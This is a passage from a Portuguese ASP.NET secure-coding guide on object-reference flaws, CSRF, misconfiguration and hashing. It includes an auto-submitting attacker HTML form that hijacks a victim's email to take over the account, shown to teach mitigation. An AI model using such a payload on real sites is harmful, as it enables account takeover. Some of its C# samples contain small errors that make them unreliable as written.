Vale lembrar que apenas as versões mais recentes dos navegadores disponíveis fornecem suporte a esta *flag*, sendo simplesmente ignorada nas versões mais antigas dos mesmos.

Além disso, *cookies* `HttpOnly` ainda podem ser lidos a partir de respostas às requisições do tipo `XMLHTTPRequest`. Este tipo de requisição é usado por *scripts* Ajax e até o presente momento, apenas o Firefox versão 3.0.6 fornece proteção contra a tentativa de leitura de *cookies* neste tipo de requisição.

7. Referência Insegura e Direta a Objetos

Esta ameaça diz respeito à visualização indevida de informações, através da manipulação de parâmetros enviados em requisições HTTP.

Como um exemplo de referência direta de objetos, em 2007, o governo do Reino Unido implantou uma nova aplicação web chamada MTAS (*Medical Training Application Service*), para treinar e orientar jovens médicos. Um desses médicos descobriu que, alterando parâmetros de uma *query string*, ele poderia visualizar mensagens de ofertas de empregos para outros médicos. Esta vulnerabilidade posteriormente foi descoberta e corrigida, mas no momento de sua correção, foram descobertos outros pontos vulneráveis. Manipulando parâmetros em várias *query strings*, era possível visualizar informações pessoais, tais como telefones, endereços, e até a orientação sexual dos usuários do sistema MTAS.

Como isso foi possível?

O MTAS usava um identificador de mensagens como um de seus parâmetros. Tal identificador era uma referência direta para as mensagens cadastradas no banco de dados da aplicação, e pior, consistia de números sequenciais de quatro dígitos (`0001`, `0002`, `0003`, e assim por diante). A URL que permitia a visualização de mensagens possuía o seguinte padrão:

- `http://example.com/viewMessage.aspx?ID=0008`

Um atacante (ou mesmo um usuário legítimo, no caso do MTAS) podia adulterar o identificador para obter acesso a mensagens destinadas a terceiros.


O elemento crucial do ataque demonstrado acima foi que o identificador interno do objeto – no caso, o código `ID` das mensagens – estava exposto e era previsível. Se o atacante não soubesse o `ID` interno, o ataque não teria ocorrido.

7.1. Usando um Mapa de Referências Indiretas

A melhor proteção contra este tipo de ataque é evitar expor as referências internas dos objetos na *query string*, ou em qualquer outro parâmetro que possa ser manipulado pelo usuário. Ao invés disso, pode-se usar um método indireto de acesso, através de um mapeamento das referências internas. Tal mapeamento nada mais é que uma substuição da referência interna do objeto por um identificador alternativo que pode ser seguramente exposto ao usuário. Este identificador alternativo deve possuir as seguintes características:

- sua validação deve ser simples
- não deve ser incremental
- não deve ser fácil de se adivinhar

A imagem abaixo mostra uma representação gráfica deste mecanismo aplicada ao exemplo de consulta de mensagens.



Apesar de o esquema de criação de identificadores alternativos que possuam estas características parecer uma tarefa custosa, não há a necessidade de se criar tal esquema. A plataforma .NET oferece, nativamente, suporte a um tipo de identificador chamado GUID (*Global Unique Identifier*, identificador único global), que satisfaz os requisitos acima descritos. Usando GUIDs, a URL do exemplo descrito anteriormente assumiria, por exemplo, o seguinte formato:

- `http://example.com/viewMessage.aspx?ID=21EC2020-3AEA-1069-A2DD-08002B30309D`

Neste caso, haveria um mapeamento entre o identificador original das mensagens (id), e algum GUID, gerado especificamente para a mensagem em questão. A armazenagem de tal mapeamento seria realizada através de um dicionário (por ser uma estrutura de dados simples), e sendo persistida em alguma variável de sessão. Dessa forma, cada usuário teria seu próprio mapeamento, associado à sua respectiva sessão).

Uma possível implementação desta técnica é descrita a seguir.

```
public class IndirectReferenceMap
{
    public static int GetDirectReference(Guid indirectReference)
    {
        var map =
            (Dictionary<Guid, int>)HttpContext.Current.Session["IndirMap"];

        return map[indirectReference];
    }

    public static Guid GetIndirectReference(int directReference)
    {
        var map =
            (Dictionary<int, Guid>)HttpContext.Current.Session["DirMap"];

        Guid result = Guid.Empty;

        if ((map == null) || (!map.ContainsKey(directReference)))
            result = AddDirectReference(directReference);
        else
            result = map[directReference];

        return result;
    }

    private static Guid AddDirectReference(int directReference)
    {
        var indirectReference = Guid.NewGuid();

        var map = HttpContext.Current.Session["DirMap"];

        if (HttpContext.Current.Session["DirMap"] == null)
            HttpContext.Current.Session["DirMap"] =
                new Dictionary<int, Guid> { { directReference, indirectReference } };
        else
            ((Dictionary<int,
Guid>)HttpContext.Current.Session["DirMap"]).Add(directReference, indirectReference);

        map = HttpContext.Current.Session["InDirMap"];

        if (HttpContext.Current.Session["InDirMap"] == null)
            HttpContext.Current.Session["InDirMap"] =
                new Dictionary<Guid, int> { { indirectReference, directReference } };
        else
            ((Dictionary<Guid,
int>)HttpContext.Current.Session["InDirMap"]).Add(indirectReference, directReference);

        return indirectReference;
    }
}
```

Embora a classe acima esteja um tanto simples, ela demonstra bem o objetivo da técnica de referências indiretas. Uma vez escrito, basta agora traduzir as referências nos trechos de código adequados.

Por exemplo, para obter ou criar um GUID a partir do `ID` de uma mensagem, basta escrever o seguinte código:

```
public MessageGetMessage(Guid indirectId)
{
    var customerId = IndirectReferenceMap.GetDirectReference(indirectId);
    //Restante do código
}
```

Uma vez que o usuário selecione alguma mensagem, deve-se fazer a tradução (recuperar o `ID` original a partir do GUID). Pode-se fazer tal tradução da seguinte forma:

```
public int GetDirectReference(Guid IndirectID)
{
    var IDMessage = IndirectReferenceMap.GetDirectReference(IndirectID);
    //restante do código
}
```

Se algum atacante substituir o parâmetro `ID` da URL por algum outro valor, ele não conseguirá visualizar mensagem alguma, pois o parâmetro agora “aponta” para uma referência indireta, que necessita de uma correspondência armazenada na sessão do usuário. Mesmo que o `ID` de uma mensagem destinada a outro usuário fosse conhecido, nada poderia ser feito.

8. Cross-Site Request Forgery (CSRF)

XSS é muitas vezes considerada a vulnerabilidade número um das aplicações web. Basta examinar a colocação que ela ocupa em todos os relatórios OWASP Top 10. Talvez por isso mesmo, poucos desenvolvedores dediquem atenção à CSRF, uma outra forma de ataque igualmente destrutiva e potencialmente mais fácil de explorar. Por isso, ela será explicada através de um exemplo escrito em ASP.NET MVC.

```
public class PerfilUsuarioController : Controller
{
    public ViewResult Editar() { return View(); }

    public ViewResult SubmeterAtualizacao()
    {
        // Obtém dados do perfil do usuário (implementação omitida)
        DadosPerfil perfil = ObterPerfilUsuarioLogado();

        // Atualiza o objeto do usuário
        perfil.Email = Request.Form["email"];
        perfil.Hobby = Request.Form["hobby"];
        SalvaPerfilUsuario(profile);
```

```
            ViewData["mensagem"] = "Seu perfil foi atualizado.";
            return View();
        }
    }
```

Segue uma breve explicação sobre este trecho de código:

1. o usuário visita `Editar()`, que monta um formulário para que ele possa atualizar dados em seu perfil.
2. o usuário posta o conteúdo do formulário para `SubmeterAtualizacao()`, que salva as alterações no banco de dados.

Aparentemente, não há nada de errado com este trecho de código. Ele sequer está vulnerável a XSS mas, infelizmente, ele encontra-se vulnerável a CSRF. Imagine que um atacante crie a seguinte página HTML e a hospede em algum servidor sob seu controle:

```
<body onload="document.getElementById('fm1').submit()">
    <form id="fm1" action="http://seusite/PerfilUsuario/SubmeterAtualizacao"
method="post">
        <input name="email" value="atacante@do.mal" />
        <input name="hobby" value="Invadir sistemas" />
    </form>
</body>
```

Em seguida, ele consegue persuadir uma vítima a visitar esta página web (através de engenharia social, por exemplo). Quando a página web é carregada, ela submete um *post* perfeitamente válido para o controlador `PerfilUsuario/SubmeterAtualizacao`. Caso a aplicação esteja usando *Windows* ou *Forms authentication*, o *post* acima será processado dentro do contexto de autenticação da vítima, e atualizará o e-mail da mesma para algum endereço sob controle do atacante. Tudo que ele precisa fazer agora é usar a funcionalidade **Esqueci minha senha**, e ele terá então controle sobre a conta do usuário.

Claro que este é apenas um exemplo bem simples. Em condições reais, o atacante pode realizar qualquer ação com uma simples requisição. Ele pode, por exemplo, garantir privilégios administrativos para alguma outra conta de usuário, ou inserir algum comentário difamatório em um *blog* – e todas estas ações serão registradas em nome da vítima, sem a necessidade de seu consentimento.

8.1. Mitigando contra CSRF

Apesar do risco que ataques de CSRF representam, é preciso que as seguintes condições sejam satisfeitas para que um ataque seja bem sucedido.

- a vítima deve estar autenticada no site que será atacado
- o site alvo não deve possuir uma autenticação secundária para a realização de operações mais importantes. Sites bancários, por exemplo, sempre

exigem a digitação de uma senha para transferências ou pagamentos de contas.

Além disso, algumas outras técnicas podem ser usadas.

- "chavear" o *viewstate* gerado pela aplicação ASP.NET, tornando cada *viewstate* único, dificultando assim ataques de CSRF
- adicionar um *token* para cada formulário (*per-page tokens*), verificando o valor do mesmo sempre que o conteúdo destes formulários forem submetidos

Cada uma destas técnicas será detalhada nas próximas seções.

8.2. Webforms

A técnica mais comum de mitigação de ataques de CSRF, caso a aplicação web utilize *webforms*, é a inclusão de um valor único, por sessão de usuário, no *viewstate*. A *rationale* desta técnica é que, além de ser difícil para um atacante forjar o conteúdo do *viewstate*, incluir no mesmo um valor que é único para cada sessão de usuário torna cada *viewstate* também único, impossibilitando ataques de CSRF.

Como a plataforma .NET não faz tal inclusão por *default*, o desenvolvedor terá de fazê-lo. Pode-se, por exemplo, atribuir o valor da propriedade `SessionID` do objeto `Session` à propriedade `ViewStateUserKey`, no método virtual `OnInit` da página cujo formulário se quer proteger. O trecho de código abaixo mostra como fazer a associação:

```
protected override OnInit(EventArgs e)
{

 base.OnInit(e);
 if (User.Identity.IsAuthenticated)
    ViewStateUserKey = Session.SessionID;
}
```

Esta abordagem possui, contudo, algumas limitações.

- a aplicação deve efetivamente fazer uso do *viewstate* em *postbacks*, o que pode não ser o caso em sites cuja performance é a prioridade máxima.
- é preciso haver alguma maneira de identificar o usuário de forma única.
- o `ViewStateUserKey` precisa ser configurado manualmente, o que torna todo o processo propenso a erros.

Outra abordagem para mitigar ataques de CSRF é o uso de *per-page tokens*, mencionado anteriormente. Esta abordagem consiste em:

1. gerar um *token* para cada sessão de usuário
2. armazenar o valor deste *token* numa variável de sessão, ou num *cookie*
3. inserir o valor do *token* (ou algum outro valor gerado a partir dele) nos formulários a serem protegidos
4. verificar o valor sempre que os formulários forem submetidos ao servidor

Apesar desta abordagem parecer de difícil implementação, ela pode ser automatizada fazendo-se uso de **módulos HTTP**. Tais módulos permitem, entre outras coisas, capturar e alterar *requests* (requisições) e *responses* (respostas) do protocolo HTTP, e podem ser incorporados à aplicação web sem a necessidade de se escrever código adicional. Pode-se então desenvolver um módulo HTTP que crie *per-page tokens*, ou usar algum já desenvolvido e disponibilizado na internet.

Caso a 2ª opção seja escolhida, é recomendado uso do módulo HTTP **AntiCSRF**. Seu funcionamento é simples. Ele gera um token, único para cada sessão de usuário, emite um *cookie*, e introduz um campo do tipo *hidden* nos formulários, cujo valor é justamente o valor do *token*.

Para usá-lo, basta fazer o download, copiar o módiulo para a pasta `bin` da aplicação web, e adicionar a seguinte linha de código ao arquivo `web.config`.

```
<system.web>
  ....
  <httpModules>
    <add name="AntiCSRF" type="Idunno.AntiCsrf.AntiCsrfModule, Idunno.AntiCsrf"/>
  </httpModules>
  ....
</system.web>
```

Mais informações sobre este módulo HTTP podem ser encontradas em:

- `http://anticsrf.codeplex.com/`

8.3. ASP.NET MVC

O pacote ASP.NET MVC inclui uma série de *helpers* que fornecem meios de detectar e bloquear CSRF usando a técnica de *tokens* específicos por usuário. Para proteger formulários com o uso destes *helpers*, basta inserir a seguinte expressão:

```
<%= Html.AntiForgeryToken() %>
```

Segue um exemplo, logo abaixo:

```
<% using(Html.Form("PerfilUsuario", "SubmeterAtualizacao")) { %>
    <%= Html.AntiForgeryToken() %>
    <!-- O restante do formulário -->
<% } %>
```

Isto fará com que aplicação gere o seguinte código HTML:

```
<form action="/PerfilUsuario/SubmeterAtualizacao" method="post">
    <input name="__RequestVerificationToken" type="hidden"
value="saTFWpkKN0BYazFtN6c4YbZAmsEwG0srqlUqqloi/fVgeV2ciIFVmelvzwRZpArs" />
    <!-- O restante do formulário -->
</form>
```

Além disto, o *helper* `<%= Html.AntiForgeryToken() %>` emite para o visitante um *cookie* chamado `__RequestVerificationToken`, cujo valor é o mesmo do campo *hidden* exibido acima.

O último passo consiste em validar as requisições vindas do formulário. Para isso, basta adicionar o filtro `[ValidateAntiForgeryToken]` ao método correspondente:

```
[ValidateAntiForgeryToken]
public ViewResult SubmeterAtualizacao()
{
    //O restante do código segue aqui
}
```

Após todos estes passos, se uma vítima em potencial possuir o *cookie* `__RequestVerificationToken`, um atacante não poderá descobrir o seu valor, por isso não conseguirá forjar uma requisição válida com o mesmo valor em `Request.Form` – uma mensagem de erro será exibida, e a requisição não será processada. Mas usuários legítimos usarão o formulário de maneira transparente.

Esta técnica permite ainda o uso de *salt*, ideal para proteger vários formulários de maneira independente. Basta adicionar ao formulário o mesmo *helper*, com uma pequena modificação:

```
<%= Html.AntiForgeryToken("abcdefgh") %>
```

E replicar este valor no filtro:

```
[ValidateAntiForgeryToken(Salt = "abcdefgh")]
public ViewResult SubmeterAtualizacao()
{
    //O restante do código segue aqui
}
```

Neste caso, o *salt* nada mais é que uma *string* arbitrária. Diferentes valores de *salt* gerarão diferentes *tokens* anti-CSRF. Com este aprimoramento, mesmo que um atacante consiga recuperar o valor de um *token*, ele não poderá usá-lo em outros formulários onde um valor diferente de *salt* é exigido.

A técnica de *per-page token*, seja ela usada na arquitetura *webforms* ou ASP.NET MVC, possui, é claro, algumas limitações. São elas:

- os navegadores de todos os visitantes da aplicação web devem aceitar *cookies*
- *per-page tokens* funcionam apenas em requisições do tipo POST. É preciso assegurar que a aplicação use o método GET apenas em operações *read-only*
- é fácil burlar os *per-page tokens* caso o formulário possua alguma vulnerabilidade de *XSS*. Isso permitiria a um atacante obter o valor de um *token* e usá-lo para forjar requisições válidas

9. Configuração Incorreta de Segurança

Este é o tipo de vulnerabilidade que compreende:

- contas de usuários com credenciais *default*
- páginas web sem uso
- bugs sem *patches* de correção instalados
- arquivos e diretórios desprotegidos

Estas falhas podem ocorrer em qualquer ponto da infra-estrutura que dá suporte à aplicação, tal como o IIS, o SQL Server, a plataforma .NET em si, componentes de terceiros, sistemas antigos e/ou legados, etc.

A mitigação deve ocorrer em conjunto com a equipe de administração de sistemas e redes, para que ambos tenham a certeza de que toda a infra-estrutura que suporta a aplicação encontra-se corretamente configurada.

9.1. Patches

No que tange à infra-estrutura, é preciso um processo automatizado de aplicação de *patches* de segurança, que a mantenha sempre atualizada, e que inclua, se possível todos os softwares que suportam a aplicação web (Windows, SQL Server, IIS, etc). Algumas sugestões são:

- Serviços como WSUS (Windows Server Update Services)
- Ferramentas como o URLScan, que restringe os tipos de requisições HTTP que o IIS deve processar

No tocante ao desenvolvimento de aplicações web, pode-se citar como exemplos:

- o módulo HTTP **AntiXSS**, que mitiga ataques de *XSS* em aplicações .NET legadas. Por ser um módulo HTTP, seu uso não exige reescrita alguma de código das aplicações protegidas por ele, apenas algumas alterações no arquivo `web.config`.
- o módulo HTTP **ELMAH** (*error logging modules and handlers*), uma ferramenta que centraliza num só lugar o *logging* de erros não tratados de uma, ou várias aplicações .NET. Seus relatórios podem ser acessados através de *feed RSS*, e-mails, ou páginas web
- caso a aplicação use componentes de terceiros, os desenvolvedores devem permanecer atentos à evolução dos mesmos, através de sites relacionados, e aplicar *patches* e correções de segurança sempre que forem disponibilizados

9.2. Minimização da Superfície de Ataque

Esta estratégia de mitigação implica em remover, desabilitar, e não instalar absolutamente nada que não seja necessário ao bom funcionamento das aplicações web, como portas tcp/ip, serviços windows, páginas web, contas, privilégios, etc.

- é comum, em testes de segurança de aplicações web, a descoberta de arquivos de backup e outros documentos armazenados no diretório de publicação das mesmas. Tais arquivos são uma verdadeira mina de ouro para atacantes. Por isso, a recomendação é justamente retirar dos diretórios de publicação de aplicações web todo e qualquer arquivo ou diretório que não seja necessário ao funcionamento das mesmas
- também pode-se garantir isolamento de segurança das aplicações web quando o ambiente de hospedagem é compartilhado entre várias aplicações, através de uma configuração no IIS.

9.3. Configurações de Segurança

Tanto as configurações de segurança da plataforma .NET quanto as boas práticas de programação relativas à segurança em C# devem ser conhecidas e configuradas apropriadamente.

9.3.1 Cifrando Informações Sensíveis do web.config

O trecho de código abaixo exibe uma típica configuração de acesso a um banco de dados presente no arquivo `web.config`.

```
<connectionStrings>
  <add name="MyConnectionString" connectionString="Data
    Source=MyServer;Initial Catalog=MyDatabase;User
    ID=MyUsername;Password=MyPassword"/>
</connectionStrings>
```

Dependendo das configurações de rede e de acesso ao banco de dados, obter esta informação pode ser suficiente para um atacante criar algum dano sério. A boa notícia é que cifrar esta *string* de conexão é fácil e rápido. Basta abrir o *prompt* do *DOS*, navegar até oo diretório padrão da plataforma .NET, e usar o comando `aspnet_regiis`, seguido dos seguintes parâmetros:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regiis
  -site "VulnerableApp"
  -app "/"
  -pe "connectionStrings"
```

Ou seja, o atributo `connectionStrings`, do site `VulnerableApp` foi cifrado. O trecho de código abaixo mostra o novo conteúdo do arquivo `web.config`.


```
<connectionStrings
  configProtectionProvider="RsaProtectedConfigurationProvider">
  <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
    xmlns="http://www.w3.org/2001/04/xmlenc#">
    <EncryptionMethod Algorithm=
      "http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
        <EncryptionMethod Algorithm=
          "http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
        <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
          <KeyName>Rsa Key</KeyName>
        </KeyInfo>
        <CipherData>
          <CipherValue>
            Ousa3THPcqKLohZikydj+xMAlEJO3vFbMDN3o6HR0J6u28wgBYh3S2WtiF7LeU/r
            U2RZiX0p3qW0ke6BEOx/RSCpoEc8rry0Ytbcz7nS7ZpqqE8wKbCKLq7kJdcD2OTK
            qSTeV3dgZN1U0EF+s0l2wIOicrpP8rn4/6AHmqH2TcE=
          </CipherValue>
        </CipherData>
      </EncryptedKey>
    </KeyInfo>
    <CipherData>
      <CipherValue>
        eoIzXNpp0/LB/IGU2+Rcy0LFV3MLQuM/cNEIMY7Eja0A5aub0AFxKaXHUx04gj37nf7E
        ykP31dErhpeS4rCK5u8O2VMElyw10T1hTeR9INjXd9cWzbSrTH5w/QN5E8lq+sEVkqT9
        RBHfq5AAyUp7STWv4d2z7T8fOopylK5C5tBeeBBdMNH2m400aIvVqBSlTY8tKbmhl+am
        jiOPav3YeGw7jBIXQrfeiOq4ngjiJXpMtKJcZQ/KKSi/0C6lwj1s6WLZsEomoys=
      </CipherValue>
    </CipherData>
  </EncryptedData>
</connectionStrings>
```

Por fim, é preciso lembrar que a cifragem deve ser realizada no mesmo computador em que for feita a decifragem. E obviamente, ela funciona não apenas para *strings* de conexão, mas com qualquer elemento que armazene informações sensíveis. Mais informações sobre cifragens no `web.config` podem ser encontradas no seguinte endereço:

- `http://msdn.microsoft.com/en-us/library/dtkwfdky.aspx`

9.3.2 Personalizando Mensagens de Erro

Quanto mais informações o atacante obtenha sobre a aplicação web, maiores as chances de ele causar algum dano. Isso leva à discussões sobre a tela amarela da morte, exemplificada na figura abaixo.




Esta mensagem vaza algumas informações importantes sobre a aplicação web, tais como:

- o diretório onde ela se encontra fisicamente.
- o banco de dados que ela usa.
- trechos de código.

A mitigação é simples e direta. Basta configurar o elemento `<customErrors>` para `on`, na seção `<system.web>` do arquivo `web.config`, como exemplificado abaixo:

```
<customErrors mode="On" />
```

Uma vez que esta configuração tenha sido realizada, eis o que os usuários (e atacantes) visualizarão ao se depararem com o erro acima.



Esta mitigação pode até parecer suficiente, pois não são mais exibidos detalhes do erro. Porém, pode-se melhorá-la ainda mais, criando uma página personalizada de erro (Error.aspx, por exemplo), e redirecionar o usuário para ela sempre que ocorrer um erro. Esta configuração pede apenas a seguinte linha de código:

```
<customErrors mode="RemoteOnly" redirectMode="ResponseRewrite"
defaultRedirect="~/Error.aspx" />
```

9.3.3 Algumas Ferramentas de Análise de Segurança

A seguir, há uma lista de ferramentas que podem ajudar os desenvolvedores a detectar más práticas de configuração de segurança:

- o **MS WACA** (**Microsoft Web Application Configuration Analyzer)**, uma ferramenta cuja função é analisar a configuração dos softwares servidores da aplicação web (Windows, SQL Server, IIS, e ASP.NET em termos de boas práticas de segurança
- o **FXCop** é uma ferramenta que analisa *assemblies* e reporta informações sobre os mesmos, sugerindo melhorias no design, performance, e segurança do código escrito. Todas as observações reportadas derivam do guia de desenvolvimento da própria Microsoft, para a escrita de código robusto e de fácil manutenção.

Seguem abaixo as URLs onde as ferramentas acima descritas podem ser encontradas.

- Módulo HTTP AntiXSS

  `http://wpl.codeplex.com/`

- Módulo HTTP ELMAH

  `http://code.google.com/p/elmah/`

- Microsoft WACA

  `http://www.microsoft.com/downloads/en/details.aspx?FamilyID=60585590-57df-4fc1-8f0c-05a286059406`

- FxCop

  `http://msdn.microsoft.com/en-us/library/bb429476%28v=vs.80%29.aspx`

10. Exposição de Dados Sensíveis

O OWASP lista o armazenamento criptográfico inseguro como uma vulnerabilidade em seu *Top Ten*. Esta não é exatamente uma vulnerabilidade, mas sim um conjunto delas, tais como:

- escolher um algoritmo criptográfico inseguro para usar, como o DES, por exemplo
- inventar um algoritmo de criptografia, sem uma forte verificação de sua confiabilidade
- não proteger informações importantes em absoluto

Além disso, a função da criptografia não é apenas cifrar dados. Ela possui outras funções, tais como:

- **autenticação**. O exemplo mais comum de autenticação criptográfica é o uso de certificados X509 durante uma conexão SSL com o servidor da aplicação web. Este certificado fornece informações sobre o servidor de maneira segura, e permite aos usuários decidirem se o site é legítimo ou não.
- **não-repúdio**. Consiste em provar que um usuário fez uma requisição eliminando a possibilidade dele negar que realizou tal ação. Este recurso pode ser obtido através de assinaturas digitais.
- **confidencialidade**. Esta foi a primeira função da criptografia. Da cifragem Júlio Caesar (império romano), passando pela máquina de cifragem Enigma (segunda guerra mundial), e chegando aos algoritmos complexos usados em conexões SSL/TLS hoje em dia, a cifragem de informações garante que apenas usuários com acesso apropriado possam decifrar, e assim ler dados cifrados.

- **integridade**. A criptografia (através de algoritmos de hashing) pode garantir que os dados não serão modificados durante sua transmissão ou armazenamento.

10.1. Protegendo a Integridade com Hashes

Hashes são valores que "resumem" quantidades maiores de informação. Eles possuem as seguintes características:

- mapeiam qualquer tipo informação (seja ela um documento do Word, uma planilha, um arquivo texto, etc) numa representação numérica bem mais compacta, e de comprimento fixo.
- informações iguais sempre geram *hashes* iguais. E informações diferentes (quase) sempre geram *hashes* diferentes
- *hashes* também têm a característica de não possibilitar recuperação da informação original a partir de seu *hash*.

Todas estas características tornam os algoritmos de *hashing* ideais para armazenar senhas de usuários, por exemplo. Após armazenar o *hash* das senhas, verifica-se o *hash* das senhas digitadas pelos usuários a cada tentativa de acesso à aplicação web. Estes dois *hashes* serão exatamente iguais se o usuário fornecer a senha correta. Entretanto, um atacante não saberá quais são as senhas originais dos usuários, mesmo que ele obtenha acesso a todos os *hashes* armazenados pela aplicação.

10.2. Algoritmos de Hash na plataforma .NET

A plataforma fornece doze algoritmos de *hash*. Seis sem uso de chaves secretas e seis com o uso de chaves secretas. A lista abaixo resume os seis algoritmos sem chave secreta.

Todos eles herdam da classe `System.Security.Cryptography.HashAlgorithm`:

- `MD5`. Significa *Message Digest 5*. O tamanho dos *hashes* gerados por este algoritmo é de 128 bits.
- `RIPEMD160Managed`. Significa *RACE Integrity Primitives Evaluation*. Gera *hashes* de 160 bits, e foi criado para ser um substituto dos algoritmos *MD4*, *MD5* e *RIPEMD*.
- `SHA1`. Significa *Secure Hash Algorithm 1* (Algoritmo de *Hash* Seguro 1). O tamanho dos *hashes* gerados por este algoritmo é de 160 bits.
- `SHA256Managed`. *Secure Hash Algorithm 256*, ou simplesmente *SHA256*. O tamanho dos *hashes* gerados por este algoritmo é de 256 bits.
- `SHA384Managed`. *Secure Hash Algorithm 384*, ou *SHA384*. O tamanho dos *hashes* gerados por este algoritmo é de 384 bits.

- `SHA512Managed`. *Secure Hash Algorithm 512*, ou *SHA512*. O tamanho dos *hashes* gerados por este algoritmo é de 512 bits.

Mesmo com esse nível de proteção, caso algum atacante tenha acesso à infra-estrutura de geração de *hashes*, comprometeria todo o propósito da integridade das informações que se quer proteger. Por isso, a plataforma .NET implementa alguns algoritmos de *hashing* com chave secreta, o que nos permite proteger os *hashes* de qualquer adulteração, cifrando-os. Tanto o remetente quanto o destinatário do(s) *hashes* devem possuir a chave secreta.

Abaixo, encontram-se listados os algoritmos de *hash* que usam chaves secretas para criptografar o *hashes* gerados. Cada um deles herda da classe `System.Security.Cryptography.KeyedHashAlgorithm`:

- `HMACMD5`. Significa *Hash-based Message Authentication Code using MD5* (Código de Autenticação de Mensagens Baseado em *Hash* usando *MD5*). Aceita chaves de qualquer tamanho e gera hashes de 128 bits.
